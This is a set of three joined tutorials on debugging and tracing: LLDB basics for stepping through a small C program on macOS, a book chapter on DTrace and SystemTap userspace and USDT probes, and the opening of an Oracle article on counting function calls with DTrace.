I've been exploring reverse engineering, and it's a fascinating topic. There are many ways to analyse a binary. Usually, the analysis is divided into two types, static and dynamic. Static analysis is when you decompile the binary and read the assembly code and try to figure out what it does. On the other hand, in dynamic analysis, you execute the binary and analyse it while running. In general, for dynamic analysis, we use a debugger. As you can imagine, there are many debuggers out there. In this post, we are going to use LLDB to analyse a binary. I'll explain the basic commands we would use and a general setup that I find useful when doing dynamic analysis.

LLDB is the debugger that comes with Xcode when you install the developer tools on macOS, so it'll be there if you are already developing some macOS/\*OS applications. So let's begin with writing and analysing a simple C program.

Hello, world!

Alright, we are going to write a basic C program, and compile. Create a new file, name it `hello.c` and add the following content:

Copy

```
1 #include <stdio.h>
2
3 int main(int argc, char* argv[]) {
4 printf("Hello, world!");
5 return 0;
6 }
```

Now compile it using [Clang](#) (you can use [GCC](#), or any other compiler, I'm just trying to stay to the tools provided by [LLVM](#) used in the Apple ecosystem):

Copy

```
1 $ clang hello.c
```

```
2 # this should create a.out
```

Now we are going to use lldb to analyse the a.out.

Copy

```
1 $ lldb a.out
```

The lldb command, provides us with a [REPL](#) where we can run the program, set breakpoints and analyse the code.

Let's run the command:

Copy

```
1 (lldb) r
2 Process 46295 launched: '/Users/perensejo/a.out' (x86_64)
3 Hello, world!Process 46295 exited with status = 0 (0x00000000)
```

Now, we know what it does when we execute it, but how it does it is what we are interested in.

We are going to assume we don't know anything about the binary, so let's first show the symbol tables. We could use the command [nm\(1\)](#) in the shell.

Copy

```
1 $ nm a.out
2 000000100002008 d __dyld_private
3 000000100000000 T __mh_execute_header
4 000000100000f50 T _main
5 U _printf
6 U dyld_stub_binder
```

Or from the debugger, we can show the symbol table using the image command.

Copy

```
1 (lldb) image dump symtab a.out
2 Symtab, file = /Users/pascualin/a.out, num_symbols = 5:
3 Debug symbol
4 | Synthetic symbol
5 || Externally Visible
```

```

6 ||
7 Index UserID DSX Type File Address/Value Load Address Size
8 Flags Name
9 -----
10 [0] 0 Data 0x0000000100002008 0x0000000000000008 0x000e0000
11 _dyld_private
12 [1] 1 X Data 0x0000000100000000 0x000000000000f50
13 0x000f0010 _mh_execute_header
14 [2] 2 X Code 0x0000000100000f50 0x0000000000000031
15 0x000f0000 main
16 [3] 3 Trampoline 0x0000000100000f82 0x0000000000000006 0x00010100
17 printf
18 [4] 4 X Undefined 0x0000000000000000 0x0000000000000000
19 0x00010100 dyld_stub_binder

```

To learn more about all of lldb's commands, I would recommend reading the help included in lldb. For example, if we wanted to check what the image command does. We can use help image inside lldb, and we'll get a nice description with all the options supported by the command (you can also help help or help apropos to learn more).

Ok, we can see that the binary has a main function. Let's set a breakpoint into main and see what is going on. Yea, I know, the binaries in macOS require you to have a main entry point, but it was an excuse to show you the symbol table for the binary.

Anyways, let's set the breakpoint, and rerun the command. I'm using the short form of the commands, but you can always use the long-form and use tab for auto-complete.:)

Copy

```

1 (lldb) b main
2 (lldb) r
3 Process 46305 launched: '/Users/fulano/a.out' (x86_64)
4 Process 46305 stopped
5 * thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 2.1
6 frame #0: 0x0000000100000f50 a.out`main
7 a.out`main:
8 -> 0x100000f50 <+0>: pushq %rbp

```

```
9 0x100000f51 <+1>: movq %rsp, %rbp
10 0x100000f54 <+4>: subq $0x20, %rsp
11 0x100000f58 <+8>: movl $0x0, -0x4(%rbp)
12 Target 0: (a.out) stopped.
```

Alright, we got stopped at the beginning of our main function. This is not an introduction to Assembly language, so I won't go into the details. I will assume you have some familiarity with assembly languages. Let's have a look at our registers:

Copy

```
1 (lldb) register read
2 General Purpose Registers:
3 rax = 0x0000000100000f50 a.out`main
4 rbx = 0x0000000000000000
5 rcx = 0x00007ffefbfbe000
6 rdx = 0x00007ffefbfdc18
7 rdi = 0x0000000000000001
8 rsi = 0x00007ffefbfdc08
9 rbp = 0x00007ffefbfdbf8
10 rsp = 0x00007ffefbfdbe8
11 r8 = 0x0000000000000000
12 r9 = 0x0000000000000000
13 r10 = 0x0000000000000000
14 r11 = 0x0000000000000000
15 r12 = 0x0000000000000000
16 r13 = 0x0000000000000000
17 r14 = 0x0000000000000000
18 r15 = 0x0000000000000000
19 rip = 0x0000000100000f50 a.out`main
20 rflags = 0x0000000000000246
21 cs = 0x000000000000002b
22 fs = 0x0000000000000000
```

```
23 gs = 0x0000000000000000
```

As you can see, the instruction pointer is at 0x100000f50 which is exactly where we are at, good. The instruction to be executed is:

Copy

```
1 -> 0x100000f50 <+0>: pushq %rbp
```

So we are going to be pushing what we have in register rbp into the stack. So let's first look at where the stack pointer "points" to:

Copy

```
1 (lldb) register read rsp
```

```
2 rsp = 0x00007fffeefbfdbe8
```

That is the address in memory, but what is on that address? We can use the memory command (I'll use the short form):

Copy

```
1 (lldb)x/10w $rsp
```

```
2 0x7fffeefbfdbe8: 0x6e44f7fd 0x00007fff 0x6e44f7fd 0x00007fff
```

```
3 0x7fffeefbfdbf8: 0x00000000 0x00000000 0x00000001 0x00000000
```

```
4 0x7fffeefbfdc08: 0xefbfe088 0x00007ffe
```

Depending on how you prefer to look at your stack, you might want to show it on a single column. I prefer that, so let's add more format to the command and use:

Copy

```
1 (lldb) x/10w -l 1 $rsp
```

```
2 0x7fffeefbfdbe8: 0x6e44f7fd
```

```
3 0x7fffeefbfdbec: 0x00007fff
```

```
4 0x7fffeefbfdbf0: 0x6e44f7fd
```

```
5 0x7fffeefbfdbf4: 0x00007fff
```

```
6 0x7fffeefbfdbf8: 0x00000000
```

```
7 0x7fffeefbfdbfc: 0x00000000
```

```
8 0x7fffeefbfdc00: 0x00000001
```

```
9 0x7fffeefbfdc04: 0x00000000
```

```
10 0x7fffeefbfdc08: 0xefbfe088
```

```
11 0x7ffefbfdc0c: 0x00007ffe
```

That's more like it. Ok, so our stack pointer points to the top of the stack 0x7ffefbfdbe8, and we were about to execute the following instruction:

Copy

```
1 -> 0x100000f50 <+0>: pushq %rbp
```

Let's see what is inside rbp:

Copy

```
1 (lldb) register read rbp
2 rbp = 0x00007ffefbfd8
```

So if we push it to the stack, in the top of our stack, we should see 0x 7ffefbfd8. Let's see if it's true, run the next instruction (ni):

Copy

```
1 (lldb) ni
2 Process 46305 stopped
3 * thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over
4 frame #0: 0x0000000100000f51 a.out`main + 1
5 a.out`main:
6 -> 0x100000f51 <+1>: movq %rsp, %rbp
7 0x100000f54 <+4>: subq $0x20, %rsp
8 0x100000f58 <+8>: movl $0x0, -0x4(%rbp)
9 0x100000f5f <+15>: movl %edi, -0x8(%rbp)
```

Again let's see our stack:

Copy

```
1 (lldb) x/10w -l 1 $rsp
2 0x7ffefbfdbe0: 0xefbfdbf8
3 0x7ffefbfdbe4: 0x00007ffe
4 0x7ffefbfdbe8: 0x6e44f7fd
5 0x7ffefbfdbec: 0x00007fff
6 0x7ffefbfdbf0: 0x6e44f7fd
```

```
7 0x7ffefbfdbf4: 0x00007fff
8 0x7ffefbfdbf8: 0x00000000
9 0x7ffefbfdbfc: 0x00000000
10 0x7ffefbfdc00: 0x00000001
11 0x7ffefbfdc04: 0x00000000
```

As you can see our stack now shows 0x7ffefbfdbf8 on top of the stack. But that doesn't look right, it seems like one part of the hex number is on the top and another at the bottom. Well, this is because we are using x10w This shows the format in words (32bits) and we are in a 64bits architecture, so we should use:

Copy

```
1 (lldb) x/10xw -s 8 -l 1 $rsp
2 0x7ffefbfdbbe0: 0x00007ffefbfdbf8
3 0x7ffefbfdbbe8: 0x00007fff6e44f7fd
4 0x7ffefbfdbf0: 0x00007fff6e44f7fd
5 0x7ffefbfdbf8: 0x0000000000000000
6 0x7ffefbfdc00: 0x0000000000000001
7 0x7ffefbfdc08: 0x00007ffefbfe088
8 0x7ffefbfdc10: 0x0000000000000000
9 0x7ffefbfdc18: 0x00007ffefbfe0b4
10 0x7ffefbfdc20: 0x00007ffefbfe0c2
11 0x7ffefbfdc28: 0x00007ffefbfe105
```

And now the display looks right. Let's keep moving, let's show the disassembly code we are currently in. We can do it by typing di:

Copy

```
1 (lldb) di
2 a.out`main:
3 0x100000f50 <+0>: pushq %rbp
4 -> 0x100000f51 <+1>: movq %rsp, %rbp
5 0x100000f54 <+4>: subq $0x20, %rsp
6 0x100000f58 <+8>: movl $0x0, -0x4(%rbp)
7 0x100000f5f <+15>: movl %edi, -0x8(%rbp)
```

```
8 0x100000f62 <+18>: movq %rsi, -0x10(%rbp)
9 0x100000f66 <+22>: leaq 0x35(%rip), %rdi ; "Hello, world!"
10 0x100000f6d <+29>: movb $0x0, %al
11 0x100000f6f <+31>: callq 0x100000f82 ; symbol stub for: printf
12 0x100000f74 <+36>: xorl %ecx, %ecx
13 0x100000f76 <+38>: movl %eax, -0x14(%rbp)
14 0x100000f79 <+41>: movl %ecx, %eax
15 0x100000f7b <+43>: addq $0x20, %rsp
16 0x100000f7f <+47>: popq %rbp
17 0x100000f80 <+48>: retq
```

Or we can read the memory using x (with the i format) on our instruction register (rip).

Copy

```
1 (lldb) x/10i $rip
2 -> 0x100000f51: 48 89 e5 movq %rsp, %rbp
3 0x100000f54: 48 83 ec 20 subq $0x20, %rsp
4 0x100000f58: c7 45 fc 00 00 00 00 movl $0x0, -0x4(%rbp)
5 0x100000f5f: 89 7d f8 movl %edi, -0x8(%rbp)
6 0x100000f62: 48 89 75 f0 movq %rsi, -0x10(%rbp)
7 0x100000f66: 48 8d 3d 35 00 00 00 00 leaq 0x35(%rip), %rdi ; "Hello, world!"
8 0x100000f6d: b0 00 movb $0x0, %al
9 0x100000f6f: e8 0e 00 00 00 callq 0x100000f82 ; symbol stub for: printf
10 0x100000f74: 31 c9 xorl %ecx, %ecx
11 0x100000f76: 89 45 ec movl %eax, -0x14(%rbp)
```

I hope you are getting a better feel for using the memory read (x short version) and the registers. Ok, we are skipping a few instructions and stop where we see the "Hello, world!" String to be passed to printf.

Copy

```
1 (lldb) ni -c 5
2 -> 0x100000f66 <+22>: leaq 0x35(%rip), %rdi ; "Hello, world!"
3 0x100000f6d <+29>: movb $0x0, %al
```

```
4 0x100000f6f <+31>: callq 0x100000f82 ; symbol stub for: printf
5 0x100000f74 <+36>: xorl %ecx, %ecx
```

Alright, let's imagine the debugger didn't add that comment showing that it's getting the string. We see that the rdi register will point to the memory address that contains the "Hello, world!" String. It'll be in the rdi register after we execute the instruction.

Copy

```
1 (lldb) ni
2 -> 0x100000f6d <+29>: movb $0x0, %al
3 0x100000f6f <+31>: callq 0x100000f82 ; symbol stub for: printf
4 0x100000f74 <+36>: xorl %ecx, %ecx
5 0x100000f76 <+38>: movl %eax, -0x14(%rbp)
```

Let's read the memory that rdi points to (let's read 4 words):

Copy

```
1 (lldb) x/4w $rdi
2 0x100000fa2: "Hello, world!"
3 0x100000fb0: "\x01"
4 0x100000fb2: ""
5 0x100000fb3: ""
```

We can also take advantage of the s format that will obtain a string until it reaches a "null" character \x01.

Copy

```
1 (lldb) x/s $rdi
2 0x100000fa2: "Hello, world!"
```

Perfect, you can then see that we have a call to printf and the rest of the teardown of the program. You can continue debugging it on your own, or just use the command continue that will continue until the next breakpoint (which we don't have) or the end of the program in our case.

Ok, that should be enough to get you started. There are a few more details I want to show you. First, if we are debugging a program that we wrote. We have access to the code so we can compile it with additional information for the debugger. Second, we'll see how to set up a command file to make your debugging life easier.

Debugger information

Ok, let's now compile our code using the flag `-g`. Using that flag will give additional information to our debugger:

Copy

```
1 $ clang -g llDb hello.c
2 # This generates a.out
```

Again, let's jump into llDb.

Copy

```
1 $ llDb a.out
2 (llDb) target create "a.out"
3 Current executable set to 'a.out' (x86_64).
4 (llDb) b main
5 Breakpoint 1: where = a.out`main + 22 at hello.c:4:3, address = 0x0000000100000f66
6 (llDb)
```

And run the program:

Copy

```
1 (llDb) r
2 Process 46448 launched: '/Users/derik/Documents/Development/re/a.out' (x86_64)
3 Process 46448 stopped
4 * thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
5 frame #0: 0x0000000100000f66 a.out`main(argc=1, argv=0x00007ffefbfcd08) at
hello.c:4:3
6 1 #include <stdio.h>
7
8 3 int main(int argc, char* argv[]) {
9 -> 4 printf("Hello, world!");
10 5 return 0;
11 6 }
12 Target 0: (a.out) stopped.
```

Alright, now that shows us the source code in the debugger, that is useful. If we want to go to the next instruction in the code, just use the `next` (`n` short form) command.

Copy

```
1 (lldb) n
2 Process 46448 stopped
3 * thread #1, queue = 'com.apple.main-thread', stop reason = step over
4 frame #0: 0x0000000100000f79 a.out`main(argc=1, argv=0x00007ffefbf08) at
hello.c:5:3
5 2
6 3 int main(int argc, char* argv[]) {
7 4 printf("Hello, world!");
8 -> 5 return 0;
9 6 }
10 Target 0: (a.out) stopped.
```

As you can see, it went straight to the return 0 instruction. When we get the additional debugging information, we can use n to go to the next source code instruction. And we can use ni if we want to step into the assembly instructions. Which is quite handy.

Let's rerun our program and try to show the assembly instructions:

Copy

```
1 (lldb) r
2 There is a running process, kill it and restart?: [Y/n] y
3 Process 46457 exited with status = 9 (0x00000009)
4 Process 46463 launched: '/Users/derik/Documents/Development/re/a.out' (x86_64)
5 Process 46463 stopped
6 * thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
7 frame #0: 0x0000000100000f66 a.out`main(argc=1, argv=0x00007ffefbf08) at
hello.c:4:3
8 1 #include <stdio.h>
9 2
10 3 int main(int argc, char* argv[]) {
11 4 printf("Hello, world!");
12 -> 5 return 0;
13 6 }
14
15 Target 0: (a.out) stopped.
```

```
16 (lldb) ni
17 Process 46463 stopped
18 * thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over
19 frame #0: 0x0000000100000f6d a.out`main(argc=1, argv=0x00007ffefbf0c08) at
hello.c:4:3
20
21 1 #include <stdio.h>
22
23 2
24 3 int main(int argc, char* argv[]) {
25 -> 4 printf("Hello, world!");
26
27 5 return 0;
28
29 6 }

Target 0: (a.out) stopped.
```

Alright, nothing happened. What happened? Well, we are not displaying the assembly code, use the di command to show the disassembly:

Copy

```
1 (lldb) di
2 a.out`main:
3 0x100000f50 <+0>: pushq %rbp
4 0x100000f51 <+1>: movq %rsp, %rbp
5 0x100000f54 <+4>: subq $0x20, %rsp
6 0x100000f58 <+8>: movl $0x0, -0x4(%rbp)
7 0x100000f5f <+15>: movl %edi, -0x8(%rbp)
8 0x100000f62 <+18>: movq %rsi, -0x10(%rbp)
9 0x100000f66 <+22>: leaq 0x35(%rip), %rdi ; "Hello, world!"
10 -> 0x100000f6d <+29>: movb $0x0, %al
11 0x100000f6f <+31>: callq 0x100000f82 ; symbol stub for: printf
12 0x100000f74 <+36>: xorl %ecx, %ecx
13 0x100000f76 <+38>: movl %eax, -0x14(%rbp)
14 0x100000f79 <+41>: movl %ecx, %eax
15 0x100000f7b <+43>: addq $0x20, %rsp
```

```
16 0x100000f7f <+47>: popq %rbp
17 0x100000f80 <+48>: retq
```

Now we can use `ni +di` to view the steps in the assembly code.

You can continue playing with that on your own. Let's now create a custom configuration that will be helpful when we are reverse engineering a binary.

#### LLDB custom hooks

We can pass as an argument to `lldb` of a file that contains `lldb` instructions to be executed when the debugger is executed.

That could be useful, but it becomes much better when we add to that file some `lldb` hooks. We can define some hooks that will run when the debugger stops (in each step or breakpoint). Create a file `revengsetup` with the following content:

Copy

```
1 ta st a -o "x/x $rax"
2 ta st a -o "x/x $rbx"
3 ta st a -o "x/x $rcx"
4 ta st a -o "x/x $rdx"
5 ta st a -o "x/x $rdi"
6 ta st a -o "x/x $rsi"
7 ta st a -o "x/x $rbp"
8 ta st a -o "x/x $rsp"
9 ta st a -o "x/8w -s 8 -l1 $rsp"
10 ta st a -o "x/10i $rip"
11 b main
```

What we are doing is adding hooks that display useful information on the state of the registers, the stack, and disassembly code of the current instructions.

Let's try it out with our `a.out`.

Copy

```
1 $ lldb -s revengsetup a.out
2 (lldb) r
```

Run the command, and you'll be able to see all the information on your screen. Very handy.

Final thoughts

There is a lot to reverse engineering than just using a debugger, but it is useful to become proficient with one. This was just a short introduction to get you started, there are more resources out there on the Internet. I wrote this post because the information I found was mostly directed to GDB, and the GDB information was also hidden between assembly language tutorials or books. I wanted to present you with a concise way to jump into llDb without having to thread through lots of pages of how to write assembly. I hope you find it useful.

Let me know what you think, as always, feedback is welcomed.

And also let me know what are you reverse engineering, it is always fun to talk about this stuff.

Related topics/notes of interest


- [The GDB to LLDB command map](#), useful because there is a lot of information on how to use GDB but less on LLDB so if you learn how to do it on GDB then you might find the equivalent on LLDB in that link.
- [A stack overflow answer that explains the difference between GDB and LLDB](#), a simple explanation.
- If you want to learn about assembly, I would recommend <http://opensecuritytraining.info/Training.html>.
- Also, [Reverse Engineering for Beginners](#).
- [Reverse Engineering subreddit](#), a lot of useful information there.

<https://rderik.com/blog/using-lldb-for-reverse-engineering/>

DTrace for the Application Developer - Counting Function Calls

## Userspace process tracing

We had covered kernel organization in detail in previous chapter, but it would be useless without userspace application that services end-user requests. It can be either simple `cat` program which we used in many previous examples to complex web application which uses web server and relational database. Like with the kernel, DTrace and SystemTap allow to set a probe to any instruction in it, however it will require additional switch to kernel space to execute the code. For example, let's install probe on a `read()` call on the side of standard C library:



In DTrace userspace tracing is performed through `pid` provider:

```
pid1449:libc:__read:entry
```

In this example entry point of `__read()` function from standard C library is patched for process with PID=1449. You may use `return` as name for return probes, or hexadecimal number -- in this case it will represent an instruction offset inside that function.

If you need to trace binary file of application itself, you may use `a.out` as module name in probe specification. To make specifying PID of tracing process easier, DTrace provides special macro `$target` which is replaced with PID passed from `-p` option or with PID of command which was run with `-c` option:

```
dtrace -n '
 pid$target:a.out:main:entry {
 ustack();
 }' -c cat
```

Userspace probes are created with `process().function()` syntax in SystemTap, where process contains path of shared library or executable binary which should be traced. This syntax is similar

to `kernel` syntax (as described in [Probes](#)): it supports specifying line numbers, source file names, `.statement()` and `.return` probes:

```
stap -e '
 probe process("/lib64/libc.so.6").function("*readdir*")
{
 print_ubacktrace();
}' -c ls -d /usr/bin/ls
```

Unlike DTrace, in SystemTap any process which invokes `readdir()` call from standard C library will be traced. Note that we used `-d` option so SystemTap will recognize symbols inside `ls` binary. If binary or library is searchable over `PATH` environment variable, you may omit path and use only library name:

```
export PATH=$PATH:/lib64/
stap -e '
 probe process("libc.so.6").function("*readdir*") {
 [...] }' ...
```

SystemTap uses *uprobes* subsystem to trace userspace processes, so `CONFIG_UPROBES` should be turned on. It was introduced in Linux 3.5. Before that, some kernels (mostly RedHat derivatives) were shipped with *utrace* which wasn't supported by vanilla kernels. It is also worth mentioning that like with kernel tracing, you will need debug information for processes you want to trace that is shipped in `-debuginfo` or `-dbg` packages.

Like with kernel probes, you may access probe arguments using `arg0-argN` syntax in DTrace and `$arg_name` syntax in SystemTap. Probe context is also available. Accessing data through pointers however, would require using `copyin()` functions in DTrace and `user_<type>()` functions in SystemTap as described in [Pointers](#) section.

**Warning**

Tracing multiple processes in DTrace is hard -- there is no `-f` option like in `truss`. It also may fail if dynamic library is loaded through `dlopen()`. These limitations, however, may be bypassed by using destructive DTrace actions. Just track required processes through process creation probes or `dlopen()` probes, use `stop()` to pause process execution and start required DTrace script. `dtrace_helper.d` from JDK uses such approach.

## *User Statically Defined Tracing*

Like in Kernel mode, DTrace and SystemTap allow to add statically defined probes to a user space program. It is usually referred to as *User Statically Defined Tracing* or *USDT*. As we discovered for other userspace probes, DTrace is not capable of tracking userspace processes and automatically register probes (as you need explicitly specify PID for `pid$$` provider). Same works for USDT -- program code needs special post-processing that will add code which will register USDT probes inside DTrace.

SystemTap, on contrary, like in case of ordinary userspace probes, uses its *task finder* subsystem to find any process that provides a userspace probe. Probes, however are kept in separate ELF section, so it also requires altering build process. Build process involves `dtrace` tool which is wrapped in SystemTap as Python script, so you can use same build process for DTrace and SystemTap. Building simple program with USDT requires six steps:

- You will need to create a definition of tracing provider (and use `.d` suffix to save it). For example:

```
• provider my_prog {
 • probe input_val(int);
 • probe process_val(int);
```

```
};
```

Here, provider `my_prog` defines two probes `input_val` and `process_val`. These probes take single integer argument.

- (*optional*) Then you need to create a header for this file:

```
dtrace -C -h -s provider.d -o provider.h
```

- Now you need to insert probes into your program code. You may use generic `DTRACE_PROBE`n macros (in DTrace, supported by SystemTap) or `STAP_PROBE`n macros (in SystemTap) from `<sys/sdt.h>` header:

```
DTRACE_PROBE(n(provider-name, probe-name, arg1,
...);
```

Or you may use macros from generated header:

```
MY_PROG_INPUT_VAL(arg1);
```

If probe argument requires additional computation, you may use `enabled`-macro, to check if probe was enabled by dynamic tracing system:

```
if(MY_PROG_INPUT_VAL_ENABLED()) {
 int arg1 = abs(val);
 MY_PROG_INPUT_VAL(arg1);
}
```

In our example, program code will look like this:

```
#include

int main() {
 int val;
 scanf("%d", &val);
 DTRACE_PROBE1(my_prog, input_val, val);
 val *= 2;
```

```
DTRACE_PROBE1(my_prog, process_val, val);

return 0;

}
```

- Compile your source file:

```
gcc -c myprog.c -o myprog.o
```

- You will also need to generate stub code for probe points or additional ELF sections, which is also performed by `dtrace` tool. Now it has to be called with `-G` option:

```
dtrace -C -G -s provider.d -o provider.o myprog.o
```

- Finally, you may link your program. Do not forget to include object file from previous step:

```
gcc -o myprog myprog.o provider.o
```

Name of a probe would be enough to attach an USDT probe with DTrace:

```
dtrace -n '

 input-val {

 printf("%d", arg0);

 }'
```

Full name of the probe in this case will look like this: `my_prog10678:myprog:main:input-val`. Module would be name of the executable file or shared library, function is the name of C function, name of probe matches name specified in provider except that double underscores `__` was replaced with single dash `-`. Name of the provider has PID in it like `pid$$` provider does, but unlike it you

can attach probes to multiple instances of the program even before they are running.

USDT probes are available via `process` tapset:

```
stap -e '
probe process("./myprog").mark("input_val") {
 println($arg1);
}'
```

Full name of the probe will use following naming schema:

```
process("path-to-program").provider("name-of-provider").mark("name-of-probe")
```

Note that unlike DTrace, SystemTap won't replace underscores with dashes

To implement probe registration, Solaris keeps it in special ELF section called `.SUNW_dof`:

```
elfdump ./myprog | ggrep -A 4 SUNW_dof
Section Header[19]: sh_name: .SUNW_dof
 sh_addr: 0x8051708 sh_flags: [SHF_ALLOC]
 sh_size: 0x7a9 sh_type: [
SHT_SUNW_dof]
 sh_offset: 0x1708 sh_entsize: 0
 sh_link: 0 sh_info: 0
 sh_addralign: 0x8
```

Linux uses ELF *notes* capability to save probes information:

```
readelf -n ./myprog | grep stapsdt
stapsdt 0x00000033 Unknown note type:
(0x00000003)
```

|                         |            |                    |
|-------------------------|------------|--------------------|
| stapsdt<br>(0x00000003) | 0x00000035 | Unknown note type: |
|-------------------------|------------|--------------------|

Because of the nature of DTrace probes which are registered dynamically, they could be generated dynamically. We will see it in [JSDT](#). Another implementation of dynamic DTrace probes is [libusdt](#) library.

<https://myaut.github.io/dtrace-stap-book/app/proc.html>

### Introduction

[DTrace](#) is often positioned as an operating system analysis tool for the system administrators, but it has a wider use than this. In particular the application developer may find some features useful when trying to understand a performance problem.

In this article we show how DTrace can be used to print a list of the user-defined functions that are called by the target executable. We also show how often these functions are called. Our solution presented below works for a multithreaded application and the function call counts for each thread are given.

### Motivation

There are several reasons why it may be helpful to know how often functions are called:

- Identify candidates for compiler-based inlining. With inlining, the function call is replaced by the source code of that function. This eliminates the overhead associated with calling a function and also provides additional opportunities for the compiler to better optimize the code. The downsides are an increase in the usage of registers and potentially a reduced benefit from an instruction cache. This is why inlining works best on small functions called very often.
- Test coverage. Although much more sophisticated tools exist for this, for example [gcov](#), function call counts can be useful to quickly verify if a function is called at all. Note that gcov requires the executable to be instrumented and the source has to be compiled with the appropriate options.
- In case the function call counts vary across the threads of a multithreaded program, there may be a load imbalance. The counts can also be used to verify which functions are executed by a single thread only.

### Target Audience

No background in DTrace is assumed. All DTrace features and constructs used are explained. It is expected the reader has some familiarity with developing applications, knows how to execute an executable, and has some basic understanding of shell scripts.

### The DTrace Basics

DTrace provides dynamic tracing of both the operating system kernel and user processes. Kernel and process activities can be observed across all processes running, or be restricted to a

specific process, command, or executable. There is no need to recompile or have access to the source code of the process(es) that are monitored.

A *probe* is a key concept in DTrace. Probes define the events that are available to the user to trace. For example, a probe can be used to trace the entry to a specific system call. The user needs to specify the probe(s) to monitor. The simple *D language* is available to program the action(s) to be taken in case an event occurs.

DTrace is safe, unintrusive, and supports kernel as well as application observability.

DTrace probes are organized in sets called *providers*. The name of a provider is used in the definition of a probe. The user can bind one or more tracing actions to any of the probes that have been provided. A list of all of the available probes on the system is obtained using the -l option on the dtrace command that is used to invoke DTrace.

Below an example is shown, but only snippets of the output are listed, because on this system there are over 110,000 probes.

[Copy code snippet](#)

Copied to Clipboard

Error: Could not Copy

Copied to Clipboard

Error: Could not Copy

# dtrace -l

| ID | PROVIDER | MODULE | FUNCTION NAME |
|----|----------|--------|---------------|
| 1  | dtrace   |        | BEGIN         |
| 2  | dtrace   |        | END           |
| 3  | dtrace   |        | ERROR         |

<lines deleted>

|    |         |         |              |
|----|---------|---------|--------------|
| 16 | profile |         | tick-1000    |
| 17 | profile |         | tick-5000    |
| 18 | syscall | vmlinux | read entry   |
| 19 | syscall | vmlinux | read return  |
| 20 | syscall | vmlinux | write entry  |
| 21 | syscall | vmlinux | write return |

<lines deleted>

```
656 perf vmlinux syscall_trace_enter sys_enter
657 perf vmlinux syscall_slow_exit_work sys_exit
658 perf vmlinux emulate_vsyscall emulate_vsyscall
659 lockstat vmlinux intel_put_event_constraints spin-release
660 lockstat vmlinux intel_stop_scheduling spin-release
661 lockstat vmlinux uncore_pcibus_to_physid spin-release
```

<lines deleted>

```
1023 sched vmlinux __sched_setscheduler dequeue
1024 lockstat vmlinux tg_set_cfs_bandwidth spin-release
1025 sched vmlinux activate_task enqueue
1026 sched vmlinux deactivate_task dequeue
1027 perf vmlinux ttwu_do_wakeup sched_wakeup
1028 sched vmlinux do_set_cpus_allowed enqueue
```

<many more lines deleted>

```
155184 fbt xt_comment comment_mt return
155185 fbt xt_comment comment_mt_exit entry
155186 fbt xt_comment comment_mt_exit return
163711 profile profile-99
163712 profile profile-1003
#
```

Each probe in this output is identified by a system-dependent numeric identifier and four fields with unique values:

- *provider* - The name of the DTrace provider that is publishing this probe.
- *module* - If this probe corresponds to a specific program location, the name of the kernel module, library, or user-space program in which the probe is located.

- *function* - If this probe corresponds to a specific program location, the name of the kernel, library, or executable function in which the probe is located.
- *name* - A name that provides some idea of the probe's semantic meaning, such as BEGIN, END, entry, return, enqueue, or dequeue.

All probes have a provider name and a probe name, but some probes, such as the BEGIN, END, ERROR, and profile probes, do not specify a module and function field. This type of probe does not instrument any specific program function or location. Instead, these probes refer to a more abstract concept. For example, the BEGIN probe always triggers at the start of the tracing process.

Wild cards in probe descriptions are supported. An empty field in the probe description is equivalent to \* and therefore matches any possible value for that field.

For example, to trace the entry to the malloc() function in libc.so.6 in a process with PID 365, the pid365:libc.so.6:malloc:entry probe can be used. To probe the malloc() function in this process regardless of the specific library it is part of, either the pid365::malloc:entry or pid365:\*:malloc:entry probe can be used.

Upon invocation of DTrace, probe descriptions are matched to determine which probes should have an action associated with them and need to be enabled. A probe is said to *fire* when the event it represents is triggered.

The user defines the actions to be taken in case a probe fires. These need to be written in the *D language*, which is specific to DTrace, but readers with some programming experience will find it easy to learn. Different actions may be specified for different probe descriptions. While these actions can be specified at the command line, in this article we put all the probes and associated actions in a file. This *D program*, or *script*, by convention has the extension ".d".

Aggregations are important in DTrace. Since they play a key role in this article we add a brief explanation here.

The syntax for an aggregation is `@user_defined_name[keys] = aggregation_function()`. An example of an aggregation function is `sum(arg)`. It takes a scalar expression as an argument and returns the total value of the specified expressions.

For those readers who like to learn more about aggregations in particular we recommend to read this section on [aggregations](#) from the [Oracle Linux DTrace Guide](#). This section also includes a list of the available aggregation functions.

### **Testing Environment and Installation Instructions**

The experiments reported upon here have been conducted in an Oracle Cloud Infrastructure ("OCI") instance running Oracle Linux. The following kernel has been used:

[Copy code snippet](#)

Copied to Clipboard

Error: Could not Copy

Copied to Clipboard

Error: Could not Copy

\$ uname -srvo

Linux 4.14.35-1902.3.1.el7uek.x86\_64 #2 SMP Mon Jun 24 21:25:29 PDT 2019 GNU/Linux

\$

The 1.6.4 version of the D language and the 1.2.1 version of DTrace have been used:

[Copy code snippet](#)

Copied to Clipboard

Error: Could not Copy

Copied to Clipboard

Error: Could not Copy

\$ sudo dtrace -Vv

dtrace: Sun D 1.6.4

This is DTrace 1.2.1

dtrace(1) version-control ID: e543f3507d366df6ffe3d4cff4beba2d75fdb79c

libdtrace version-control ID: e543f3507d366df6ffe3d4cff4beba2d75fdb79c

\$

